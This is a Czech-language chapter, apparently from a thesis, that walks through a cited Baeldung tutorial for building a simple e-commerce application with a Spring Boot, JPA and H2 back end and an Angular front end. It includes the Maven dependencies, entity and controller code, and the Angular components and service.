Jednoduchou aplikace elektronického obchodu bude vytvořena pomocí Spring Boot. Klientská aplikace bude využívat Angular. (baeldung, 2020)

8.1.1 Back end

K vývoji API bude použita nejnovější verzi Spring Boot. Rovněž také bude třeba databáze JPA a H2 pro perzistenční stránku věci. (baeldung, 2020)

8.1.1.1 Maven závislosti

Maven závislosti je třeba zapsat do pom.xml v projektu. (baeldung, 2020)

Budou třeba základní závislosti Spring Boot: (baeldung, 2020)

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-data-jpa</artifactId>
    <version>2.2.2.RELEASE</version>
</dependency>
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
    <version>2.2.2.RELEASE</version>
</dependency>
```

Poté bude třeba H2 databáze: (baeldung, 2020)

```
<dependency>
    <groupId>com.h2database</groupId>
    <artifactId>h2</artifactId>
    <version>1.4.197</version>
    <scope>runtime</scope>
</dependency>
```

A nakonec Jackson knihovnu: (baeldung, 2020)

```
<dependency>
    <groupId>com.fasterxml.jackson.datatype</groupId>
    <artifactId>jackson-datatype-jsr310</artifactId>
    <version>2.9.6</version>
</dependency>
```

Byl použit Spring Initializr (Spring, 2020) rychle nastavit závislosti projektu. (baeldung, 2020)

8.1.1.2 Nastavení databáze

Přestože by bylo možné databázi H2 se Spring Boot použít, jak je, ještě před zahájením vývoje API budou provedeny nějaké úpravy. (baeldung, 2020)

V souboru application.properties bude povolena konzole H2, aby bylo možné skutečně zkontrolovat stav databáze a zjistit, zda vše jde tak, jak bylo očekáváno. (baeldung, 2020)

Také by mohlo být užitečné protokolovat dotazy SQL do konzoly při vývoji: (baeldung, 2020)

```
spring.datasource.name=ecommercedb
spring.jpa.show-sql=true

#H2 settings
spring.h2.console.enabled=true
spring.h2.console.path=/h2-console
```

Po přidání těchto nastavení bude přístup do databáze na *http://localhost:8080/h2-console* pomocí *jdbc:h2:mem:ecommercedb* jako JDBC URL a uživatel *sa* bez hesla. (baeldung, 2020)

8.1.1.3 Struktura projektu

Projekt bude uspořádán do několika standardních balíčků, s aplikací Angular umístěnou ve front endové složce: (baeldung, 2020)

```
├──pom.xml
├──src
    ├──main
    │   ├──frontend
    │   ├──java
    │   │   └──com
    │   │       └──baeldung
    │   │           └──ecommerce
    │   │               │   EcommerceApplication.java
    │   │               ├──controller
    │   │               ├──dto
    │   │               ├──exception
    │   │               ├──model
    │   │               ├──repository
    │   │               └──service
    │   │
    │   └──resources
    │       │   application.properties
    │       ├──static
    │       └──templates
    └──test
        └──java
```

```
└──com
    └──baeldung
        └──ecommerce
                EcommerceApplicationIntegrationTest.java
```

Tato struktura rozšiřuje Spring Data CrudRepository. (baeldung, 2020)

8.1.1.4 Zpracování výjimek

Je třeba mít třídu, která má na starosti výjimky: (baeldung, 2020)

```
@RestControllerAdvice
public class ApiExceptionHandler {

    @SuppressWarnings("rawtypes")
    @ExceptionHandler(ConstraintViolationException.class)
    public ResponseEntity<ErrorResponse>
handle(ConstraintViolationException e) {
        ErrorResponse errors = new ErrorResponse();
        for (ConstraintViolation violation : e.getConstraintViolations()) {
            ErrorItem error = new ErrorItem();
            error.setCode(violation.getMessageTemplate());
            error.setMessage(violation.getMessage());
            errors.addError(error);
        }
        return new ResponseEntity<>(errors, HttpStatus.BAD_REQUEST);
    }

    @SuppressWarnings("rawtypes")
    @ExceptionHandler(ResourceNotFoundException.class)
    public ResponseEntity<ErrorItem> handle(ResourceNotFoundException e) {
        ErrorItem error = new ErrorItem();
        error.setMessage(e.getMessage());

        return new ResponseEntity<>(error, HttpStatus.NOT_FOUND);
    }
}
```

8.1.1.5 Produkty

Tato aplikace bude umět pouze číst produkty z databáze, tak nejprve musíme nějaký přidat.
Bude vytvořena třída pro produkt: (baeldung, 2020)

```
@Entity
public class Product {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @NotNull(message = "Product name is required.")
    @Basic(optional = false)
    private String name;
```

```
    private Double price;

    private String pictureUrl;

    // all arguments contructor
    // standard getters and setters
}
```

Přestože uživatel nebude mít možnost přidávat produkty prostřednictvím aplikace, je podporováno uložení produktu do databáze, aby bylo možné seznam produktů předem připravit. (baeldung, 2020)

Pro potřeby aplikace postačí jednoduchá služba: (baeldung, 2020)

```
@Service
@Transactional
public class ProductServiceImpl implements ProductService {

    // productRepository constructor injection

    @Override
    public Iterable<Product> getAllProducts() {
        return productRepository.findAll();
    }

    @Override
    public Product getProduct(long id) {
        return productRepository
          .findById(id)
          .orElseThrow(() -> new ResourceNotFoundException("Product not
found"));
    }

    @Override
    public Product save(Product product) {
        return productRepository.save(product);
    }
}
```

Jednoduchý ovladač bude zpracovávat požadavky na načtení seznamu produktů: (baeldung, 2020)

```
@RestController
@RequestMapping("/api/products")
public class ProductController {

    // productService constructor injection

    @GetMapping(value = { "", "/" })
    public @NotNull Iterable<Product> getProducts() {
        return productService.getAllProducts();
    }
}
```

Vše, co je nyní potřeba, aby byl vystaven seznam produktů uživateli - je vlastně vložit některé produkty do databáze. Proto bude použita třída CommandLineRunner k přípravě Bean v hlavní třídě aplikace. (baeldung, 2020)

Tímto způsobem budou vloženy produkty do databáze během spouštění aplikace: (baeldung, 2020)

```
@Bean
CommandLineRunner runner(ProductService productService) {
    return args -> {
        productService.save(...);
        // more products
}
```

Pokud aplikace bude spuštěna, bude získán seznam produktů prostřednictvím *http://localhost:8080/api/products*. Po přihlášení na *http://localhost:8080/h2-console* bude zobrazena tabulka s názvem PRODUCT s produkty, které byly předtím přidány. (baeldung, 2020)

8.1.1.6 Objednávky

Na straně API je nutné povolit požadavky POST k uložení objednávek, které koncový uživatel provede. (baeldung, 2020)

Nejprve bude vytvořen model: (baeldung, 2020)

```
@Entity
@Table(name = "orders")
public class Order {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @JsonFormat(pattern = "dd/MM/yyyy")
    private LocalDate dateCreated;

    private String status;

    @JsonManagedReference
    @OneToMany(mappedBy = "pk.order")
    @Valid
    private List<OrderProduct> orderProducts = new ArrayList<>();

    @Transient
    public Double getTotalOrderPrice() {
        double sum = 0D;
        List<OrderProduct> orderProducts = getOrderProducts();
        for (OrderProduct op : orderProducts) {
            sum += op.getTotalPrice();
        }
        return sum;
    }
```

```
    @Transient
    public int getNumberOfProducts() {
        return this.orderProducts.size();
    }

    // standard getters and setters
}
```

Zde je třeba pozornost na několik věcí. Určitě jednou z nejpozoruhodnějších věcí je změna výchozího názvu tabulky. Protože třída byla pojmenována Order, při ponechání výchozího nastavení se vytvoří tabulka ORDER. Ale protože se jedná o vyhrazené slovo SQL, bylo přidáno @Table (name = "orders"), aby byly eliminovány konflikty. (baeldung, 2020)

Dále dvě metody @Transient, které vrátí celkovou částku pro tuto objednávku a počet produktů v ní. Oba představují vypočtená data, takže je není třeba ukládat do databáze. (baeldung, 2020)

Nakonec vztah @OneToMany představující podrobnosti objednávky. K tomu je třeba další třída entit: (baeldung, 2020)

```
@Entity
public class OrderProduct {

    @EmbeddedId
    @JsonIgnore
    private OrderProductPK pk;

    @Column(nullable = false)
    private Integer quantity;

    // default constructor

    public OrderProduct(Order order, Product product, Integer quantity) {
        pk = new OrderProductPK();
        pk.setOrder(order);
        pk.setProduct(product);
        this.quantity = quantity;
    }

    @Transient
    public Product getProduct() {
        return this.pk.getProduct();
    }

    @Transient
    public Double getTotalPrice() {
        return getProduct().getPrice() * getQuantity();
    }

    // standard getters and setters

    // hashcode() and equals() methods
}
```

Zde je složený primární klíč: (baeldung, 2020)

```
@Embeddable
public class OrderProductPK implements Serializable {

    @JsonBackReference
    @ManyToOne(optional = false, fetch = FetchType.LAZY)
    @JoinColumn(name = "order_id")
    private Order order;

    @ManyToOne(optional = false, fetch = FetchType.LAZY)
    @JoinColumn(name = "product_id")
    private Product product;

    // standard getters and setters

    // hashcode() and equals() methods
}
```

Tyto třídy nejsou nic příliš komplikovaného, ale je třeba si uvědomit, že ve třídě OrderProduct je u primárního klíče umístěn @JsonIgnore. To proto, že není třeba serializovat u objednávek primární klíč, protože by byl nadbytečný. (baeldung, 2020)

Je třeba, aby byl produkt zobrazen uživateli, proto přechodná metoda getProduct(). (baeldung, 2020)

Dále je třeba jednoduchá implementace služby: (baeldung, 2020)

```
@Service
@Transactional
public class OrderServiceImpl implements OrderService {

    // orderRepository constructor injection

    @Override
    public Iterable<Order> getAllOrders() {
        return this.orderRepository.findAll();
    }

    @Override
    public Order create(Order order) {
        order.setDateCreated(LocalDate.now());
        return this.orderRepository.save(order);
    }

    @Override
    public void update(Order order) {
        this.orderRepository.save(order);
    }
}
```

A řadič mapován do */api/objednávek*, aby zpracoval požadavky na objednávku. (baeldung, 2020)

Nejdůležitější je metoda create ():

```
@PostMapping
public ResponseEntity<Order> create(@RequestBody OrderForm form) {
    List<OrderProductDto> formDtos = form.getProductOrders();
```

```
    validateProductsExistence(formDtos);
    // create order logic
    // populate order with products

    order.setOrderProducts(orderProducts);
    this.orderService.update(order);

    String uri = ServletUriComponentsBuilder
      .fromCurrentServletMapping()
      .path("/orders/{id}")
      .buildAndExpand(order.getId())
      .toString();
    HttpHeaders headers = new HttpHeaders();
    headers.add("Location", uri);

    return new ResponseEntity<>(order, headers, HttpStatus.CREATED);
}
```

Nejprve je přijímán seznam produktů s odpovídajícími množstvími. Poté bude zkontrolováno, zda všechny produkty existují v databázi, a poté bude vytvořen a uložena nová objednávka. Je veden odkaz na nově vytvořený objekt, aby k němu mohly být přidány podrobnosti objednávky. (baeldung, 2020)

Nakonec bude vytvořeno záhlaví „Location“. (baeldung, 2020)

8.1.2 Front end

Nyní, když je vytvořena aplikace Spring Boot, je čas přesunout se k Angularu. Je třeba nejprve nainstalovat Node.js s NPM (nodeJS, 2020) a poté Angular CLI (Angular, 2020), rozhraní příkazového řádku pro Angular. (baeldung, 2020)

8.1.2.1 Nastavení projektu Angular

Aplikace Angular bude ponechána uvnitř složky */src/main/frontend.* (baeldung, 2020)

K jeho vytvoření bude otevřen terminál v hlavní složce */src/* a spuštěn: (baeldung, 2020)

```
ng new frontend
```

Tím budou vytvořeny všechny soubory a složky, které jsou potřeba pro aplikaci Angular. V souboru *pakage.json* je možné zkontrolovat, které verze závislostí jsou nainstalovány. Tento tutoriál je založen na Angular v6.0.3, ale starší verze by měly být s úlohou kompatibilní, alespoň od verze 4.3 a novější (HttpClient, který je zde využíván, byl uveden v Angular 4.3). (baeldung, 2020)

Všechny příkazy jsou spouštěny ze složky */frontend*, pokud není uvedeno jinak. (baeldung, 2020)

Toto nastavení stačí ke spuštění aplikace Angular spuštěním příkazu ng serve. Ve výchozím nastavení běží na *http://localhost:4200* a při vstupu do složky se zobrazí načtená základní aplikace Angular. (baeldung, 2020)

8.1.2.2 Přidání Bootstrapu

Před vytvářením vlastních komponent, je vhodné přidat do projektu Bootstrap, abychom webové stránky vypadaly hezky. (baeldung, 2020)


K dosažení tohoto cíle stačí jen pár věcí. Nejprve je třeba spustit příkaz k jeho instalaci: (baeldung, 2020)

```
npm install --save bootstrap
```

a pak říci Angularu, aby to skutečně použil. Z tohoto důvodu je třeba do souboru *src/main/frontend/angular.json* a přidat vlatnost *node_modules/bootstrap/dist/css/bootstrap.min.css* pod vlastnost „styles“. (baeldung, 2020)

8.1.2.3 Komponenty a modely

Před vytvořením komponent pro aplikaci je vhodné se podívat, jak bude aplikace vypadat: (baeldung, 2020)



Obrázek 74: e-shop příklad (baeldung, 2020)

Nyní bude vytvořena základní komponenta zvaná *ecommerce*: (baeldung, 2020)

```
ng g c ecommerce
```

Tímto bude vytvořena komponenta ve složce /frontend/src/app. Pro načtení při spuštění aplikace, je třeba ji přidat do souboru app.component.html: (baeldung, 2020)

```
<div class="container">
    <app-ecommerce></app-ecommerce>
</div>
```

Dále budou vytvořeny další komponenty uvnitř této základní komponenty: (baeldung, 2020)

```
ng g c /ecommerce/products
ng g c /ecommerce/orders
ng g c /ecommerce/shopping-cart
```

Samozřejmě je možné všechny tyto složky a soubory vytvořit ručně, pokud je to preferováno, ale v tom případě je třeba zapsat tyto komponenty do AppModule. (baeldung, 2020)

Pro snadnou manipulaci s daty budou třeba některé modely: (baeldung, 2020)

```
export class Product {
    id: number;
    name: string;
    price: number;
    pictureUrl: string;

    // all arguments constructor
}

export class ProductOrder {
    product: Product;
    quantity: number;

    // all arguments constructor
}

export class ProductOrders {
    productOrders: ProductOrder[] = [];
}
```

Poslední zmiňovaný model odpovídá *OrderForm* v back endu. (baeldung, 2020)

8.1.2.4 Základní komponenta

V horní části komponenty elektronického obchodu bude umístěn *navbar* s odkazem *Home* vpravo: (baeldung, 2020)

```
<nav class="navbar navbar-expand-lg navbar-dark bg-dark fixed-top">
    <div class="container">
        <a class="navbar-brand" href="#">Baeldung Ecommerce</a>
        <button class="navbar-toggler" type="button" data-toggle="collapse"
          data-target="#navbarResponsive" aria-controls="navbarResponsive"
          aria-expanded="false" aria-label="Toggle navigation"
          (click)="toggleCollapsed()">
            <span class="navbar-toggler-icon"></span>
        </button>
        <div id="navbarResponsive"
            [ngClass]="{'collapse': collapsed, 'navbar-collapse': true}">
            <ul class="navbar-nav ml-auto">
                <li class="nav-item active">
                    <a class="nav-link" href="#" (click)="reset()">Home
                        <span class="sr-only">(current)</span>
                    </a>
                </li>
            </ul>
        </div>
    </div>
</nav>
```

Další komponenty budou načteny odtud: (baeldung, 2020)

```
<div class="row">
    <div class="col-md-9">
        <app-products #productsC [hidden]="orderFinished"></app-products>
    </div>
```

```
    <div class="col-md-3">
        <app-shopping-cart (onOrderFinished)=finishOrder($event)
#shoppingCartC
          [hidden]="orderFinished"></app-shopping-cart>
    </div>
    <div class="col-md-6 offset-3">
        <app-orders #ordersC [hidden]="!orderFinished"></app-orders>
    </div>
</div>
```

K zobrazení obsahu komponent, protože je používána třída *navbar*, musí být CSS přidáno do souboru app.component.css: (baeldung, 2020)

```
.container {
    padding-top: 65px;
}
```

Zde je soubor .ts: (baeldung, 2020)

```
@Component({
    selector: 'app-ecommerce',
    templateUrl: './ecommerce.component.html',
    styleUrls: ['./ecommerce.component.css']
})
export class EcommerceComponent implements OnInit {
    private collapsed = true;
    orderFinished = false;

    @ViewChild('productsC')
    productsC: ProductsComponent;

    @ViewChild('shoppingCartC')
    shoppingCartC: ShoppingCartComponent;

    @ViewChild('ordersC')
    ordersC: OrdersComponent;

    toggleCollapsed(): void {
        this.collapsed = !this.collapsed;
    }

    finishOrder(orderFinished: boolean) {
        this.orderFinished = orderFinished;
    }

    reset() {
        this.orderFinished = false;
        this.productsC.reset();
        this.shoppingCartC.reset();
        this.ordersC.paid = false;
    }
}
```

Po kliknutí na odkaz *Home* se podřízené komponenty resetují. Je nutný přístup k metodám a polím uvnitř podřízených komponent z nadřízených, proto je třeba uchovat odkazy na podřízené komponenty a používají se ty uvnitř metody *reset()*. (baeldung, 2020)

8.1.2.5 Service

K tomu, aby mohly mezi sebou komunikovat komponenty na stejné úrovni je třeba vytvořit *service*: (baeldung, 2020)

```
@Injectable()
export class EcommerceService {
    private productsUrl = "/api/products";
    private ordersUrl = "/api/orders";

    private productOrder: ProductOrder;
    private orders: ProductOrders = new ProductOrders();

    private productOrderSubject = new Subject();
    private ordersSubject = new Subject();
    private totalSubject = new Subject();

    private total: number;

    ProductOrderChanged = this.productOrderSubject.asObservable();
    OrdersChanged = this.ordersSubject.asObservable();
    TotalChanged = this.totalSubject.asObservable();

    constructor(private http: HttpClient) {
    }

    getAllProducts() {
        return this.http.get(this.productsUrl);
    }

    saveOrder(order: ProductOrders) {
        return this.http.post(this.ordersUrl, order);
    }

    // getters and setters for shared fields
}
```

Jsou vyžadovány GET a POST requesty o komunikaci s API. Rovněž se vytváří data, která je třeba sdílet mezi komponenty, aby byly pozorovatelné, abychom se k nim později byl přístup. (baeldung, 2020)
Pokud nyní bude aplikace spuštěna, zobrazí se 404 a nevrátí se žádná data. Důvod je ten, že protože je používána relativní URL, Angular se ve výchozím nastavení pokusí zavolat http://localhost:4200/api/products a backendová aplikace běží na localhost:8080. (baeldung, 2020)

Nabízí se pevně zakódovat adresy URL na *localhost:8080*, samozřejmě, ale to není něco, co je na místě Pro práci s různými doménami se místo toho hodí vytvořit soubor s názvem *proxy-conf.json* ve složce */frontend*: (baeldung, 2020)

```
{
    "/api": {
        "target": "http://localhost:8080",
```

```
        "secure": false
    }
}
```

Po otevření *balíček.json* je třeba změnit vlastnost *scripts.start*, aby odpovídala: (baeldung, 2020)

```
"scripts": {
    ...
    "start": "ng serve --proxy-config proxy-conf.json",
    ...
  }
```

Teď je třeba spustit aplikaci s npm start místo ng serve. (baeldung, 2020)

8.1.2.6 Produkty

Do *ProductsComponent* vložíme službu, která byla vytvořena dříve, bude načten seznam produktů z API, které budou převedeny do seznamu *ProductOrders*, protože je třeba přidat ke každému produktu pole množství: (baeldung, 2020)

```
export class ProductsComponent implements OnInit {
    productOrders: ProductOrder[] = [];
    products: Product[] = [];
    selectedProductOrder: ProductOrder;
    private shoppingCartOrders: ProductOrders;
    sub: Subscription;
    productSelected: boolean = false;

    constructor(private ecommerceService: EcommerceService) {}

    ngOnInit() {
        this.productOrders = [];
        this.loadProducts();
        this.loadOrders();
    }

    loadProducts() {
        this.ecommerceService.getAllProducts()
            .subscribe(
                (products: any[]) => {
                    this.products = products;
                    this.products.forEach(product => {
                        this.productOrders.push(new ProductOrder(product,
0));
                    })
                },
                (error) => console.log(error)
            );
    }

    loadOrders() {
        this.sub = this.ecommerceService.OrdersChanged.subscribe(() => {
            this.shoppingCartOrders = this.ecommerceService.ProductOrders;
        });
```

```
    }
}
```

Je třeba také možnost přidat produkt do nákupního košíku nebo jej z něj odebrat: (baeldung, 2020)

```
addToCart(order: ProductOrder) {
    this.ecommerceService.SelectedProductOrder = order;
    this.selectedProductOrder = this.ecommerceService.SelectedProductOrder;
    this.productSelected = true;
}

removeFromCart(productOrder: ProductOrder) {
    let index = this.getProductIndex(productOrder.product);
    if (index > -1) {
        this.shoppingCartOrders.productOrders.splice(
            this.getProductIndex(productOrder.product), 1);
    }
    this.ecommerceService.ProductOrders = this.shoppingCartOrders;
    this.shoppingCartOrders = this.ecommerceService.ProductOrders;
    this.productSelected = false;
}
```

Zde je metoda reset, dříve zmíněná: (baeldung, 2020)

```
reset() {
    this.productOrders = [];
    this.loadProducts();
    this.ecommerceService.ProductOrders.productOrders = [];
    this.loadOrders();
    this.productSelected = false;
}
```

Bude provedena iterace seznamem produktů v souboru HTML, který bude zobrazen uživateli: (baeldung, 2020)

```
<div class="row card-deck">
    <div class="col-lg-4 col-md-6 mb-4" *ngFor="let order of
productOrders">
        <div class="card text-center">
            <div class="card-header">
                <h4>{{order.product.name}}</h4>
            </div>
            <div class="card-body">
                <a href="#"><img class="card-img-top"
src={{order.product.pictureUrl}}
                    alt=""></a>
                <h5 class="card-title">${{order.product.price}}</h5>
                <div class="row">
                    <div class="col-4 padding-0"
*ngIf="!isProductSelected(order.product)">
                        <input type="number" min="0" class="form-control"
                            [(ngModel)]=order.quantity>
                    </div>
                    <div class="col-4 padding-0"
*ngIf="!isProductSelected(order.product)">
                        <button class="btn btn-primary"
(click)="addToCart(order)"
```

```
                                    [disabled]="order.quantity <= 0">Add To
Cart
                            </button>
                        </div>
                        <div class="col-12"
*ngIf="isProductSelected(order.product)">
                            <button class="btn btn-primary btn-block"
                                    (click)="removeFromCart(order)">Remove From
Cart
                            </button>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>
```

K odpovídajícímu souboru CSS také bude přidána jednoduchá třída, aby vše hezky sedlo: (baeldung, 2020)

```
.padding-0 {
    padding-right: 0;
    padding-left: 1;
}
```

8.1.2.7 Nákupní košík

Do komponenty *ShoppingCart* také bude obsahovat *service*. Bude využit k odběru změn ve složce *ProductsComponent*, bude zobrazovat, že je produkt přidán do košíku a poté bude aktualizován obsah košíku a podle toho budou přepočítány celkové náklady: (baeldung, 2020)

```
export class ShoppingCartComponent implements OnInit, OnDestroy {
    orderFinished: boolean;
    orders: ProductOrders;
    total: number;
    sub: Subscription;

    @Output() onOrderFinished: EventEmitter<boolean>;

    constructor(private ecommerceService: EcommerceService) {
        this.total = 0;
        this.orderFinished = false;
        this.onOrderFinished = new EventEmitter<boolean>();
    }

    ngOnInit() {
        this.orders = new ProductOrders();
        this.loadCart();
        this.loadTotal();
    }

    loadTotal() {
        this.sub = this.ecommerceService.OrdersChanged.subscribe(() => {
            this.total = this.calculateTotal(this.orders.productOrders);
        });
    }
```

```
    loadCart() {
        this.sub = this.ecommerceService.ProductOrderChanged.subscribe(()
=> {
            let productOrder = this.ecommerceService.SelectedProductOrder;
            if (productOrder) {
                this.orders.productOrders.push(new ProductOrder(
                    productOrder.product, productOrder.quantity));
            }
            this.ecommerceService.ProductOrders = this.orders;
            this.orders = this.ecommerceService.ProductOrders;
            this.total = this.calculateTotal(this.orders.productOrders);
        });
    }

    ngOnDestroy() {
        this.sub.unsubscribe();
    }
}
```

Po dokončení objednávky je odeslána událost nadřazené komponentě a je třeba jít k pokladně. Je zde také metoda *reset():* (baeldung, 2020)

```
finishOrder() {
    this.orderFinished = true;
    this.ecommerceService.Total = this.total;
    this.onOrderFinished.emit(this.orderFinished);
}

reset() {
    this.orderFinished = false;
    this.orders = new ProductOrders();
    this.orders.productOrders = []
    this.loadTotal();
    this.total = 0;
}
```

HTML soubor je jednoduchý:

```
<div class="card text-white bg-danger mb-3" style="max-width: 18rem;">
    <div class="card-header text-center">Shopping Cart</div>
    <div class="card-body">
        <h5 class="card-title">Total: ${{total}}</h5>
        <hr>
        <h6 class="card-title">Items bought:</h6>

        <ul>
            <li *ngFor="let order of orders.productOrders">
                {{ order.product.name }} - {{ order.quantity}} pcs.
            </li>
        </ul>

        <button class="btn btn-light btn-block" (click)="finishOrder()"
             [disabled]="orders.productOrders.length == 0">Checkout
        </button>
    </div>
</div>
```

8.1.2.8 Objednávky

V programu *OrdersComponent* jsou simulovány platby nastavením vlastnosti na *true* a uložením objednávky do databáze. Zkontrolovat, zda jsou příkazy uloženy, je možné buď pomocí konzole h2, nebo stiskem *http://localhost:8080/api/orders*. (baeldung, 2020)
Je zde třeba také služba elektronického obchodování, aby bylo možné získat seznam produktů z nákupního košíku a celkovou částku za objednávku: (baeldung, 2020)

```
export class OrdersComponent implements OnInit {
    orders: ProductOrders;
    total: number;
    paid: boolean;
    sub: Subscription;

    constructor(private ecommerceService: EcommerceService) {
        this.orders = this.ecommerceService.ProductOrders;
    }

    ngOnInit() {
        this.paid = false;
        this.sub = this.ecommerceService.OrdersChanged.subscribe(() => {
            this.orders = this.ecommerceService.ProductOrders;
        });
        this.loadTotal();
    }

    pay() {
        this.paid = true;
        this.ecommerceService.saveOrder(this.orders).subscribe();
    }
}
```

A nakonec je třeba zobrazit informace pro uživatele: (baeldung, 2020)

```
<h2 class="text-center">ORDER</h2>
<ul>
    <li *ngFor="let order of orders.productOrders">
        {{ order.product.name }} - ${{ order.product.price }} x {{
order.quantity}} pcs.
    </li>
</ul>
<h3 class="text-right">Total amount: ${{ total }}</h3>

<button class="btn btn-primary btn-block" (click)="pay()"
*ngIf="!paid">Pay</button>
<div class="alert alert-success" role="alert" *ngIf="paid">
    <strong>Congratulation!</strong> You successfully made the order.
</div>
```